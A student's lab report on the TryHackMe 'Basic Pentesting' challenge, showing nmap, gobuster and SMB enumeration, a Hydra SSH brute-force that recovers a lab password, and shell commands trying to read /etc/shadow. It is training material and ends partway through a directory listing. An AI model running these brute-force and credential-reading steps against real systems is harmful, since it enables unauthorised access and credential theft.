TryHackMe — Basic Pentesting: Lab Report

Ayoub Goubraim

October 28, 2025

Abstract

This report documents the enumeration and initial exploitation steps performed during the "Basic Pentesting" TryHackMe challenge. Steps include network reconnaissance with Nmap, web discovery and directory enumeration, SMB enumeration and anonymous file retrieval, password brute-forcing to gain SSH access, and key/passphrase cracking to pivot between users.

Contents


1 Overview

This writeup follows the sequence of the practical work: (1) Nmap reconnaissance, (2) web discovery and directory enumeration, (3) SMB enumeration and anonymous access, (4) password brute-force against SSH to gain an initial account, (5) discovery of an encrypted private key and offline cracking of its passphrase, and (6) use of the recovered key/passphrase to access the next user.

2 Reconnaissance and Initial Enumeration

2.1 Nmap - Port and Service Discovery

The first step was to scan the target for open ports and services to determine potential attack vectors.




```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.198.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 12:44 EDT
Nmap scan report for 10.10.198.133
Host is up (0.076s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 82:97:81:4a:7b:d8:7b:10:d0:cd:7c:94:98:62:18:9a (RSA)
|   256 c7:a8:fd:a8:92:ca:27:0b:e1:08:3c:4e:e6:26:50:3f (ECDSA)
|_  256 92:0f:19:29:ac:70:e4:93:ba:ca:57:6b:22:95:b9:50 (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-10-28T16:44:32
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   30.59 ms 10.21.0.1
2   55.99 ms 10.10.198.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.59 seconds
```

Figure 1: Nmap results showing SSH (22), HTTP (80) and Samba/SMB (139/445) among other details.

From the Nmap output we found the primary services to investigate: a web server (HTTP), SSH for remote login, and SMB for file shares. These services guided subsequent enumeration steps (web and SMB).

2.2 Accessing the Web Service and Reviewing Source


We accessed the root web page to see what was exposed publicly. The page displayed a maintenance message, but the HTML source contained a comment hinting at a development section.



Undergoing maintenance

Please check back later

Figure 2: Visiting the web root — maintenance page.




```
<html>

<h1>Undergoing maintenance</h1>

<h4>Please check back later</h4>

<!-- Check our dev note section if you need to know what to work on. -->


</html>
```

Figure 3: Viewing the page source revealed a comment that suggested checking the development notes. This justified a directory brute-force.

2.3 Directory brute-force (gobuster)

Based on the hint in the source, a directory enumeration was run (Gobuster) which identified a '/development' directory.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 10.10.198.133 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.198.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/development          (Status: 301) [Size: 320] [--> http://10.10.198.133/development/]
Progress: 31422 / 220559 (14.25%)
```

Figure 4: Gobuster revealed the `/development` directory (HTTP 301 redirect).

2.4 Exploring `/development`

Visiting the development directory returned an index containing two files. Both files were downloaded and inspected for useful information.




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	


Apache/2.4.41 (Ubuntu) Server at 10.10.198.133 Port 80

Figure 5: Index of `/development` showing `dev.txt` and `j.txt`.



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

Figure 6: Contents of `dev.txt` — development notes mentioning services and versions. Useful for contextual info and potential exploitation vectors (e.g. outdated service versions).




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Figure 7: Contents of `j.txt` — a note explicitly saying the author was able to crack a hash in `/etc/shadow`. This strongly suggested weak credentials and encouraged password attacks.

3 SMB Enumeration and Anonymous Share Access

3.1 SMB share enumeration (enum4linux)

To identify SMB shares and check for anonymous access, `enum4linux` was executed. It returned a share named ‘Anonymous‘ which we could inspect.




```
┌──(kali㉿kali)-[~]
└─$ enum4linux -S 10.10.198.133
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Oct 28 13:07:58 2025

 =========================================( Target Information )=========================================

Target ........... 10.10.198.133
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 10.10.198.133 )===========================


[+] Got domain/workgroup name: WORKGROUP


 ===================================( Session Check on 10.10.198.133 )===================================


[+] Server 10.10.198.133 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.198.133 )================================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 =================================( Share Enumeration on 10.10.198.133 )=================================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.15.13-Ubuntu)
```

Figure 8: enum4linux output showing an ‘Anonymous‘ share on the SMB server.


3.2 Connecting with `smbclient`

We connected to the anonymous share using **`smbclient`** to list and download files. The client allowed navigation and retrieval without credentials.



```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.198.133/Anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14282840 blocks of size 1024. 6433416 blocks available
```

Figure 9: Using **`smbclient`** to connect to the ‘Anonymous‘ share.




```
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
```

Figure 10: Retrieving **`staff.txt`** from the anonymous share.


3.3 Inspecting share contents

We read the retrieved ‘staff.txt‘ which contained an announcement and a direct mention about user behaviour on the share. The file and directory listing helped reveal usernames and contextual clues.



```
┌──(kali㉿kali)-[~]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Figure 11: Contents of `staff.txt` recovered from the share.File content showing the names of the users discovered (e.g., jan and kay). These usernames were used during password attacks




```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.198.133/IPC$
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> 
```

Figure 12: Investigation of the second file from `/development` or share — nothing privileged found here, but still part of the enumeration process.

4 Password Brute-force and Initial Access


4.1 Hydra brute-force against SSH

Armed with usernames (notably 'jan') and the likelihood of weak credentials (hinted by the developer notes), we launched a dictionary attack using Hydra and the common `rockyou.txt` wordlist.



```
┌──(kali㉿kali)-[~]
└─$ hydra -l jan -P ~/wordlists/rockyou.txt ssh://10.10.198.133 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-28 13:41:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.198.133:22/
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "password" - 4 of 14344399 [child 3] (0/0)
```

Figure 13: Hydra command used to brute-force SSH using `rockyou.txt`.




```
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "beyonce" - 775 of 14344400 [child 2] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "lovely1" - 776 of 14344400 [child 8] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "rocky" - 777 of 14344400 [child 6] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "daddy" - 778 of 14344400 [child 12] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "catdog" - 779 of 14344400 [child 14] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "armando" - 780 of 14344400 [child 4] (0/1)
[ATTEMPT] target 10.10.198.133 - login "jan" - pass "margarita" - 781 of 14344400 [child 5] (0/1)
[22][ssh] host: 10.10.198.133   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-28 13:44:54
```

Figure 14: Hydra output indicating a valid credential was found: `jan:armando`.


4.2 SSH login as `jan`

Using the discovered password we SSH'd into the target as 'jan'. The account's home contained many typical artifacts and an '.ssh' directory with a private key for user 'kay'.



```
jan@ip-10-10-198-133:~$ whoami
jan
jan@ip-10-10-198-133:~$ ls
jan@ip-10-10-198-133:~$ pwd
/home/jan
jan@ip-10-10-198-133:~$ cd /home
jan@ip-10-10-198-133:/home$ ls
jan  kay  ubuntu
jan@ip-10-10-198-133:/home$ cd kay
jan@ip-10-10-198-133:/home/kay$ ls
pass.bak
jan@ip-10-10-198-133:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@ip-10-10-198-133:/home/kay$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figure 15: A shell after connecting as `jan` (proof of successful login).




```
jan@ip-10-10-198-133:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Oct 28 12:43 ..
-rw------- 1 kay  kay   789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
